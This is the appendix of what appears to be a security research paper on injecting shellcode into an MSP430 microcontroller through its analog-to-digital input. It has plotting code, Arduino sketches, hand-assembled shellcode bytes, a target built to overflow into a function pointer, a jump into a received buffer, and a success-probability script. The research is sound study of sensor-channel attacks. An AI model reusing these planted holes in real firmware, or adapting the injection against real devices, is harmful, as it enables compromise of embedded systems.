plot.title=element_text(face="bold",vjust=1.5), axis.title.y = element_text(face="plain", vjust=1),
plot.margin=unit(c(0.5,0.8,0.4,0.35), "cm"), axis.title.x = element_text(vjust=0)) +
scale_y_continuous(breaks=0:6, expand=c(0,0),limits=c(0, 6.75))
dev.off()


#png("dacadcoffset.png", width=1620,height=670, res=212)
svg("dacadcoffset.svg", width=1620/212,height=670/212)
ggplot(pl, aes(x=(expected/16), y=(mean-expected)/16)) + geom_ribbon(aes(ymin=(mini-expected)/16, ymax=(maxi-
expected)/16, fill="Range")) + geom_line(aes(color="Mean")) + scale_x_continuous(breaks=seq(0,256,16),
limits=c(0,256), expand=c(0.005,0.005)) + xlab("Expected byte equivalent value") + ylab("Measured value
difference") + labs(title="DAC-ADC value offset") + theme_bw() + theme(text=element_text(family="Adobe
Garamond", size=14), axis.text=element_text(face="italic"), panel.background=element_blank(),
panel.grid.minor=element_blank(), panel.grid.major = element_line(color="gray"), axis.line = element_blank(),
panel.border = element_blank(), strip.background=element_blank(), axis.ticks = element_blank(),
plot.title=element_text(face="bold",vjust=1.5), axis.title.y = element_text(face="plain", vjust=1),
plot.margin=unit(c(0.5,0.25,0.4,0.35), "cm"), axis.title.x = element_text(vjust=0),
legend.title=element_blank(), legend.key=element_rect(color="white")) + scale_y_continuous(breaks=-3:1,
limits=c(-2.75,0.75)) + scale_color_manual(values=c("black")) + scale_fill_manual(values="#bdd7e7")
dev.off()


png("lfsrdist.png", width=1620,height=820, res=212, antialias="gray")
ggplot(pl, aes(x=cnt, group=cnt)) + geom_histogram(binwidth=50) + xlab("Count of LFSR Output Values") +
ylab("Frequency of Count") + scale_x_continuous(expand=c(0,0), breaks=seq(0,12000,916), limits=c(0, 12200)) +
labs(title="LFSR Output Frequency Distribution After 20M Points") + scale_y_continuous(limits=c(0, 850),
expand=c(0,0), breaks=seq(0,800,200)) + theme_bw() + theme(text=element_text(family="Adobe Garamond",
size=14), axis.text=element_text(face="italic"), panel.background=element_blank(),
panel.grid.minor=element_blank(), panel.grid.major = element_line(color="gray"), axis.line = element_blank(),
panel.border = element_blank(), strip.background=element_blank(), axis.ticks = element_blank(),
plot.title=element_text(face="bold",vjust=1.5), axis.title.y = element_text(face="plain", vjust=1),
plot.margin=unit(c(0.5,0.8,0.4,0.35), "cm"), axis.title.x = element_text(vjust=0))
dev.off()


png("lfsrpointdist.png", width=1620,height=820, res=212, antialias="gray")
ggplot(pl, aes(x=cnt, group=cnt, y=expected)) + geom_point(alpha=0.1) + xlab("Count of LFSR Output Values") +
ylab("12-bit LFSR Output") + scale_x_continuous(expand=c(0,0), breaks=seq(0,12000,916), limits=c(0, 12200)) +
labs(title="LFSR Output Distribution After 20M Points") + scale_y_continuous(limits=c(0, 4096), expand=c(0,0),
breaks=seq(0,4096,512)) + theme_bw() + theme(text=element_text(family="Adobe Garamond", size=14),
axis.text=element_text(face="italic"), panel.background=element_blank(), panel.grid.minor=element_blank(),
panel.grid.major = element_line(color="gray"), axis.line = element_blank(), panel.border = element_blank(),
strip.background=element_blank(), axis.ticks = element_blank(),
plot.title=element_text(face="bold",vjust=1.5), axis.title.y = element_text(face="plain", vjust=1),
plot.margin=unit(c(0.5,0.8,0.4,0.35), "cm"), axis.title.x = element_text(vjust=0))
dev.off()

svg("theoretics.svg", width=1620/212,height=820/212)
ggplot(graphedValues, aes(x=shellcode.length, y=predicted.success.rate, color=method, group=method)) +
geom_line() + scale_y_continuous(labels=percent, expand=c(0.002,0), limits=c(0,1)) +
scale_x_continuous(limits=c(0,256/2), expand=c(0,0), breaks=seq(0,256, 32)) + xlab("Size of shellcode
(bytes)") + ylab("Predicted success")  + labs(title="Predicted Success Rates for all Methods") + theme_bw() +
theme(text=element_text(family="Adobe Garamond", size=14), axis.text=element_text(face="italic"),
panel.background=element_blank(), panel.grid.minor=element_blank(), panel.grid.major =
element_line(color="gray"), axis.line = element_blank(), panel.border = element_blank(),
strip.background=element_blank(), axis.ticks = element_blank(),
plot.title=element_text(face="bold",vjust=1.5), axis.title.y = element_text(face="plain", vjust=0.5),
plot.margin=unit(c(0.5,0.8,0.4,0.35), "cm"), axis.title.x = element_text(vjust=0),
legend.key=element_rect(color="white")) + scale_color_manual("Method",breaks=c("binwidth=1", "binwidth=2",
"binwidth=3", "streaming"), labels=c("Bin Width=1", "Bin Width=2", "Bin Width=3", "Store & Send"),
values=brewer_pal(type="qual", palette="Dark2")(4)) + geom_vline(xintercept=256/3,
color=brewer_pal(type="qual", palette="Dark2")(4)[3], linetype="dashed") + annotate("text", x=256/3+3, y=
0.66, label="Max code size\nof width = 3", color=brewer_pal(type="qual", palette="Dark2")(4)[3], hjust = 0,
size=4, family="Adobe Garamond")
dev.off()
```

Data Generation

```
#include "Arduino.h"
#include "Wire.h"
#include "Adafruit_MCP4725.h"

Adafruit_MCP4725 dac;
```

```
int state = 1030;
#define DO_LFSR(n) for (int lfsr_i = 0; lfsr_i < n; lfsr_i++){state = (state << 1) | ((state ^ (state >> 5) ^
(state >> 11) ^ (state >> 15)) & 1);}
#define READ_LFSR(n) (state & ((1 << n) - 1))

//The setup function is called once at startup of the sketch
void setup()
{
    Serial.begin(115200);
    dac.begin(0x62);
    Serial.println("RESET");
}

// The loop function is called in an endless loop
void loop()
{
    DO_LFSR(12);
    int tmp = READ_LFSR(12);
    dac.setVoltage(tmp, false);
    Serial.print(tmp);
    delay(1);
    Serial.print(",");
    int read = analogRead(A0);
    Serial.println(read);
}
```

Histogram Exploit Code

```
#include "Arduino.h"
#include "Wire.h"
#include "Adafruit_MCP4725.h"

Adafruit_MCP4725 dac;
void printCelsius(uint8_t number);
void printFarenheit(uint8_t number);
#define SHELLCODE_SIZE 52
#define BUFF_SIZE 58
#pragma pack(1)
uint8_t bufa[BUFF_SIZE] = {
0x5e, 0x43,                 //    mov.b   #1,     r14     ;r3 As==01
0x7f, 0x40, 0x2b, 0x00,     //    mov.b   #43,    r15     ;#0x002b
0xb0, 0x12, 0x44, 0x50,     //    call    #0x46e4 pinMode
0x5e, 0x43,                 //      mov.b   #1,     r14     ;r3 As==01, line = 0x4477 (jmp target)
0x7f, 0x40, 0x2b, 0x00,     //    mov.b   #43,    r15     ;#0x002b
0xb0, 0x12, 0xe0, 0x51,     //    call    #0x4752 digitalWrite
0x3e, 0x40, 0x2c, 0x01,     //    mov     #300,   r14     ;#0x012c
0x0f, 0x43,                 //    clr     r15             ;
0xb0, 0x12, 0x7c, 0x4e,     //    call    #0x4636 delay
0x4e, 0x43,                 //    clr.b   r14             ;
0x7f, 0x40, 0x2b, 0x00,     //    mov.b   #43,    r15     ;#0x002b
0xb0, 0x12, 0xe0, 0x51,     //    call    #0x4752 digitalWrite
0x3e, 0x40, 0x2c, 0x01,     //    mov     #300,   r14     ;#0x012c
0x0f, 0x43,                 //    clr     r15             ;
0xb0, 0x12, 0x7c, 0x4e,     //    call    #0x4636 delay
0xeb, 0x3f,                 //    ret   jmp     $-40            ;abs 0x4470
0x00, 0x00,                 //    targetAddr1
0x24, 0xE0,                 //    targetAddr2
0x01,                       //    settings
0x01                        //    alignment
};

int32_t diff[63] = {0, 118, 176, 248, 305, 377, 433, 504, 560, 633, 690,
                    762, 820, 892, 948, 1020, 1076, 1148, 1204, 1279, 1334,
                    1408, 1463, 1536, 1591, 1664, 1718, 1790, 1846, 1918,
                    1972, 2044, 2099, 2172, 2228, 2301, 2357, 2429, 2484,
                    2555, 2612, 2686, 2742, 2814, 2869, 2942, 2997, 3069,
                    3124, 3196, 3252, 3325, 3380, 3453, 3509, 3581, 3636,
                    3710, 3764, 3838, 3894, 3968, 4022};

typedef struct {
    uint8_t histogram[SHELLCODE_SIZE];
    void (*display[2])(uint8_t currTemp);
    uint8_t index;
    uint8_t padding[8];
} mine;

mine x = {{0},{&printCelsius, &printFarenheit}, 0, {0,0,0,0,0,0,0,0}};
```

```
#pragma pack()

int counter = 0;
int subcounter = 0;
int runCode = 1;

void setup()
{
    Serial.begin(9600);
    Serial.println("Welcome to Temperature Reader!");
    Serial.println("We read temperatures so you don't have to!");
    memset(x.histogram, 0, SHELLCODE_SIZE);
    dac.begin(0x62);
    pinMode(48, INPUT);
    digitalWrite(48, HIGH);
    digitalWrite(48, LOW);
}

void loop()
{
    int tmp = diff[counter]; //((counter*4 + 2) << 4) + 8;
    dac.setVoltage(tmp, false);
    delay(1);
    int reading = (analogRead(A0) >> 4);
    x.histogram[reading/4]++;
    subcounter++;
    while(subcounter == bufa[counter]){
        counter++;
        subcounter = 0;
    }
    if(counter >= BUFF_SIZE){
        counter = 0;
        subcounter = 0;
        if(runCode){
            x.display[x.index](reading);
        }else{
            Serial.print(memcmp(x.histogram, bufa, SHELLCODE_SIZE) == 0); //0
            Serial.print(x.index == 1); //1
            Serial.println((int)x.display[1] == 0x2400);

            memset(x.histogram, 0, SHELLCODE_SIZE);
            x.index = 0;
            x.display[1] = &printFarenheit;
        }


    }

}

void printCelsius(uint8_t number){
    Serial.print((int)(number - 32 * 0.555),DEC);
    Serial.println(" C");
}

void printFarenheit(uint8_t number){
    Serial.print(number, DEC);
    Serial.println(" F");
}
```

Store & Send Exploit Code

```
#include "Arduino.h"
#include "Wire.h"
#include "Adafruit_MCP4725.h"

Adafruit_MCP4725 dac;

#define CODE_SIZE 54
uint8_t bufa[CODE_SIZE] = {
0x32, 0xc2,               //    dint
0x5e, 0x43,               //    mov.b   //1,     r14     ;r3 As==01
0x7f, 0x40, 0x2b, 0x00,   //    mov.b   //43,    r15     ;//0x002b
0xb0, 0x12, 0xce, 0x4f,   //    call    //0x46e4 pinMode
0x5e, 0x43,               //    mov.b   //1,     r14     ;r3 As==01, line = 0x4477 (jmp target)
0x7f, 0x40, 0x2b, 0x00,   //    mov.b   //43,    r15     ;//0x002b
0xb0, 0x12, 0x6a, 0x51,   //    call    //0x4752 digitalWrite
0x3e, 0x40, 0x2c, 0x01,   //    mov     //300,   r14     ;//0x012c
0x0f, 0x43,               //    clr     r15             ;
0xb0, 0x12, 0x06, 0x4e,   //    call    //0x4636 delay
0x4e, 0x43,               //    clr.b   r14             ;
0x7f, 0x40, 0x2b, 0x00,   //    mov.b   //43,    r15     ;//0x002b
0xb0, 0x12, 0x6a, 0x51,   //    call    //0x4752 digitalWrite
0x3e, 0x40, 0x2c, 0x01,   //    mov     //300,   r14     ;//0x012c
0x0f, 0x43,               //    clr     r15             ;
0xb0, 0x12, 0x06, 0x4e,   //    call    //0x4636 delay
0xeb, 0x3f,               //    jmp     $-40            ;abs 0x4470
};

uint8_t bufb[60];
int8_t diff[255] =
{

  0, 10, 11, 13, 18, 22, 22, 21, 18, 15, 13, 15, 20, 24, 24, 22, 19, 17, 15, 17, 21, 25, 25, 22, 20, 17, 14,
17, 20, 24, 24, 21, 19, 16, 14, 16, 21, 25, 25, 22, 20, 17, 15, 14, 18, 26, 26, 24, 21, 19, 17, 20, 25, 29,
27, 25, 22, 19, 16, 20, 23, 27, 26, 25, 23, 19, 16, 16, 24, 28, 27, 26, 22, 20, 18, 22, 27, 32, 30, 29, 24,
24, 21, 25, 29, 33, 31, 28, 25, 23, 22, 26, 30, 33, 32, 28, 25, 22, 21, 25, 29, 32, 30, 27, 24, 22, 21, 24,
28, 32, 29, 26, 24, 21, 19, 23, 26, 30, 28, 25, 22, 20, 17, 20, 24, 27, 26, 26, 21, 19, 16, 20, 24, 29, 27,
25, 22, 19, 17, 21, 25, 30, 28, 26, 23, 20, 18, 22, 26, 29, 28, 25, 22, 20, 17, 20, 24, 27, 26, 24, 22, 19,
17, 22, 26, 31, 29, 27, 24, 21, 20, 24, 27, 30, 29, 26, 26, 20, 18, 22, 26, 30, 29, 26, 23, 20, 19, 22, 26,
29, 28, 25, 22, 19, 19, 20, 24, 28, 27, 25, 22, 19, 17, 21, 26, 29, 28, 25, 22, 19, 17, 21, 26, 30, 28, 26,
23, 20, 19, 22, 26, 29, 29, 25, 23, 20, 18, 21, 24, 30, 29, 26, 23, 20, 18, 21, 27, 31, 29, 27, 24, 21, 20,
24, 29, 33, 30, 28, 25, 22, 21, 24, 28, 0, 0
};

void setup()
{
        Serial.begin(9600);
          dac.begin(0x62);

          Serial.println("Generating a triangle wave");
          pinMode(48, OUTPUT);
          pinMode(PUSH1, INPUT_PULLUP);
          pinMode(GREEN_LED, OUTPUT);
          digitalWrite(GREEN_LED, HIGH);
          delay(30);
          digitalWrite(GREEN_LED, LOW);
}

// The loop function is called in an endless loop
void loop()
{
    uint32_t counter;
    int32_t in = 1;
    int32_t tmp;

    for (counter = 0; counter < CODE_SIZE; counter++)
    {
        tmp = (((int)bufa[counter]) << 4 ) + (int)diff[bufa[counter]];
        tmp = maxr(tmp);
        //Serial.println(tmp);
        dac.setVoltage(tmp, false);
        delay(1);
        bufb[counter] = (analogRead(A0) >> 4);
        in = in && (bufa[counter] == bufb[counter]);
    }

    if (in) // if the code was transmitted sucessfully
    {
        Serial.println("Perfect Match!");
        if (!digitalRead(PUSH1)) // if push button pressed
        {
            ((void(*)())&bufb[0])(); // call exploit
        }
    }
    else
    {
        Serial.println("Fail");
        for (counter = 0; counter < CODE_SIZE; counter++)
        {
            //Serial.print(bufa[])
            Serial.print(bufa[counter]-bufb[counter]);
            Serial.print(" ");
        }
        Serial.println("\nEFail");
    }
}
```

Shellcode Probability Processing

```
import scipy.stats as stats
import csv

dataFile = open('dataMeansAndPL.csv')
reader = csv.DictReader(dataFile)
distributions = [x for x in reader]
dataFile.close()

shellcode = [94, 67, 127, 64, 43, 0, 176, 18, 194, 79, 94, 67, 127, 64, 43, 0, 176, 18,
              94, 81, 62, 64, 44, 1, 15, 67, 176, 18, 250, 77, 78, 67, 127, 64, 43, 0,
              176, 18, 94, 81, 62, 64, 44, 1, 15, 67, 176, 18, 250, 77, 235, 63, 0, 0,
              34, 224, 1, 1]

def histogram(shellcode, binSize):
  mult = 1
  for i in range(len(shellcode)):
    mult *= stats.norm.cdf((8*binSize)/float(distributions[8*binSize*(i*2 +1)]['sd']))**shellcode[i]
  return mult

def streaming(shellcode):
  mult = 1
  for i in range(len(shellcode)):
    mult *= stats.norm.cdf(8/float(distributions[16*shellcode[i] + 8]['sd']))
  return mult

for i in range(1,5):
  print("Histogram: With a binSize of",i,"the code is",histogram(shellcode, i)*100,"% likely to succeed")

print("Streaming: The shellcode is",streaming(shellcode)*100,"% likely to succeed")
```

Bibliography

[1] D. Evans, “The Internet of Things,” Apr-2011. [Online]. Available: https://www.cisco.com/c/dam/en_us/about/ac79/docs/innov/IoT_IBSG_0411FINAL.pdf. [Accessed: 01-Mar-2016].

[2] K. Koscher, A. Czeskis, F. Roesner, S. Patel, T. Kohno, S. Checkoway, D. McCoy, B. Kantor, D. Anderson, H. Shacham, and S. Savage, “Experimental Security Analysis of a Modern Automobile,” in *2010 IEEE Symposium on Security and Privacy (SP)*, 2010, pp. 447–462.

[3] A. Greenberg, “Hackers Remotely Kill a Jeep on the Highway—With Me in It,” *WIRED*, 21-Jul-2015. [Online]. Available: http://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/. [Accessed: 05-Mar-2016].

[4] S. Gibbs, “Hackers can hijack Wi-Fi Hello Barbie to spy on your children,” *The Guardian*, 26-Nov-2015.

[5] M. Stanislav and T. Beardsley, “HACKING IoT: A Case Study on Baby Monitor Exposures and Vulnerabilities.” 29-Sep-2015.

[6] C. Kasmi and J. Lopes Esteves, “IEMI Threats for Information Security: Remote Command Injection on Modern Smartphones,” *Electromagn. Compat. IEEE Trans. On*, vol. 57, no. 6, pp. 1752–1755, 2015.

[7] A. S. Uluagac, V. Subramanian, and R. Beyah, “Sensory channel threats to Cyber Physical Systems: A wake-up call,” in *2014 IEEE Conference on Communications and Network Security (CNS)*, 2014, pp. 301–309.

[8] “MSP430F5529 Description.” [Online]. Available: http://www.ti.com/product/MSP430F5529. [Accessed: 01-Mar-2016].

[9] “MSP430 Family Architecture Guide and Module Library.” [Online]. Available: http://www.compendiumarcana.com/forumpics/MSP430%20Family%20Architecture%20Guide%20and%20Module%20Library.pdf. [Accessed: 01-Mar-2016].

[10] “Introduction to Embedded Security - grand_embedded_security_US04.pdf.” [Online]. Available: https://www.blackhat.com/presentations/bh-usa-04/bh-us-04-grand/grand_embedded_security_US04.pdf. [Accessed: 01-Mar-2016].

[11] K.-H. Baek, S. Bratus, S. Sinclair, and S. W. Smith, “Attacking and Defending Networked Embedded Devices,” in *2nd Workshop on Embedded Systems Security (WESS)(Salzburg, Austria*, 2007.

[12] G. Selimis, L. Huang, F. Massé, I. Tsekoura, M. Ashouei, F. Catthoor, J. Huisken, J. Stuyt, G. Dolmans, J. Penders, and H. D. Groot, “A Lightweight Security Scheme for Wireless Body Area Networks: Design, Energy Evaluation and Proposed Microprocessor Design,” *J. Med. Syst.*, vol. 35, no. 5, pp. 1289–1298, Mar. 2011.

[13] T. V. P. Sundararajan and A. Shanmugam, “A novel intrusion detection system for wireless body area network in health care monitoring,” *J. Comput. Sci.*, vol. 6, no. 11, p. 1355, 2010.

[14] A. Seshadri, A. Perrig, L. van Doorn, and P. Khosla, “SWATT: softWare-based attestation for embedded devices,” in *2004 IEEE Symposium on Security and Privacy, 2004. Proceedings*, 2004, pp. 272–282.

[15] C. Manifavas, G. Hatzivasilis, K. Fysarakis, and K. Rantos, “Lightweight Cryptography for Embedded Systems – A Comparative Analysis,” in *Data Privacy Management and Autonomous Spontaneous Security*, J. Garcia-Alfaro, G. Lioudakis, N. Cuppens-Boulahia, S. Foley, and W.

M. Fitzgerald, Eds. Springer Berlin Heidelberg, 2014, pp. 333–349.
[16] L. Knudsen, G. Leander, A. Poschmann, and M. J. B. Robshaw, "PRINTcipher: A Block Cipher for IC-Printing," in *Cryptographic Hardware and Embedded Systems, CHES 2010*, S. Mangard and F.-X. Standaert, Eds. Springer Berlin Heidelberg, 2010, pp. 16–32.
[17] M. Matsui, S. Moriai, and J. Nakajima, "A Description of the Camellia Encryption Algorithm," Apr-2004. [Online]. Available: https://tools.ietf.org/html/rfc3713. [Accessed: 01-Mar-2016].
[18] A. Boukerche and Y. Ren, "A secure mobile healthcare system using trust-based multicast scheme," *Sel. Areas Commun. IEEE J. On*, vol. 27, no. 4, pp. 387–399, 2009.
[19] T. Martin, M. Hsiao, D. Ha, and J. Krishnaswami, "Denial-of-service attacks on battery-powered mobile computers," in *Proceedings of the Second IEEE Annual Conference on Pervasive Computing and Communications, 2004. PerCom 2004*, 2004, pp. 309–318.
[20] W. Xu, K. Ma, W. Trappe, and Y. Zhang, "Jamming sensor networks: attack and defense strategies," *IEEE Netw.*, vol. 20, no. 3, pp. 41–47, May 2006.
[21] M. Gauger, O. Saukh, and P. J. Marron, "Enlighten me! secure key assignment in wireless sensor networks," in *IEEE 6th International Conference on Mobile Adhoc and Sensor Systems, 2009. MASS '09*, 2009, pp. 246–255.
[22] D. F. Kune, J. Backes, S. S. Clark, D. Kramer, M. Reynolds, K. Fu, Y. Kim, and W. Xu, "Ghost Talk: Mitigating EMI Signal Injection Attacks Against Analog Sensors," in *Proceedings of the 2013 IEEE Symposium on Security and Privacy*, Washington, DC, USA, 2013, pp. 145–159.
[23] "Application Threat Modeling - OWASP." [Online]. Available: https://www.owasp.org/index.php/Application_Threat_Modeling. [Accessed: 01-Mar-2016].
[24] A. One, "Smashing the stack for fun and profit," *Phrack*, vol. 7, no. 49, Nov-1996.
[25] "Write-what-where condition - OWASP." [Online]. Available: https://www.owasp.org/index.php/Write-what-where_condition. [Accessed: 06-Mar-2016].
[26] Y. Aafer, "Notes on Non-Executable Stack." [Online]. Available: http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Files/NX.pdf. [Accessed: 06-Mar-2016].
[27] c0ntex, "Return-to-libc." [Online]. Available: http://css.csail.mit.edu/6.858/2014/readings/return-to-libc.pdf. [Accessed: 06-Mar-2016].
[28] "MSP430F552x Mixed-Signal Microcontrollers." [Online]. Available: http://www.ti.com/lit/ds/symlink/msp430f5529.pdf. [Accessed: 01-Mar-2016].
[29] "Stack buffer overflow," *Wikipedia, the free encyclopedia*. 04-Sep-2015.